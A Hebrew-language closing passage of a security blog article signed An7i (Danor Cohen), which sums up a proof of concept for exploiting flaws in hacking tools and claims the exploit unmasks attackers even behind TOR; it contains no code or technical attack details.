כל הרעיון היה לייצר מודעות והוכחת יכולת לרעיון כללי. כולי תקווה שהמאמר שפרסמתי בבלוג שלי יעורר השראה לחוקרים נוספים להתחיל ולחקור חולשות אבטחה בכלי פריצה שונים. גילוי של חורי אבטחה רבים יעורר חשש הרבה יותר גדול בקרב האקרים מתחילים המתנסים בכלים וגורמים לשלל בעיות ברחבי הרשת.

ברצוני לציין נקודה לא פחות חשובה מהרעיון עצמו והיא הנקודה שמדברת על נושא האנונימיות. חשוב לציין כי האקספלוייט שהדגמתי עוקף כל מנגנון אנונימיות חזק ככל שיהיה. שימוש בפרוקסי, לדוגמא TOR, היה ההגנה המושלמת עבור האקרים רבים במהלך השנים החולפות. ובכן, לא עוד! חולשה מהסוג שהודגם במאמר זה, תגרום לחשיפת התוקף גם מאחורי TOR ודומיו.

מקווה שנהנתם מהמאמר ומהקונספט שהוצג בו.

צייד מוצלח An7i (Danor Cohen).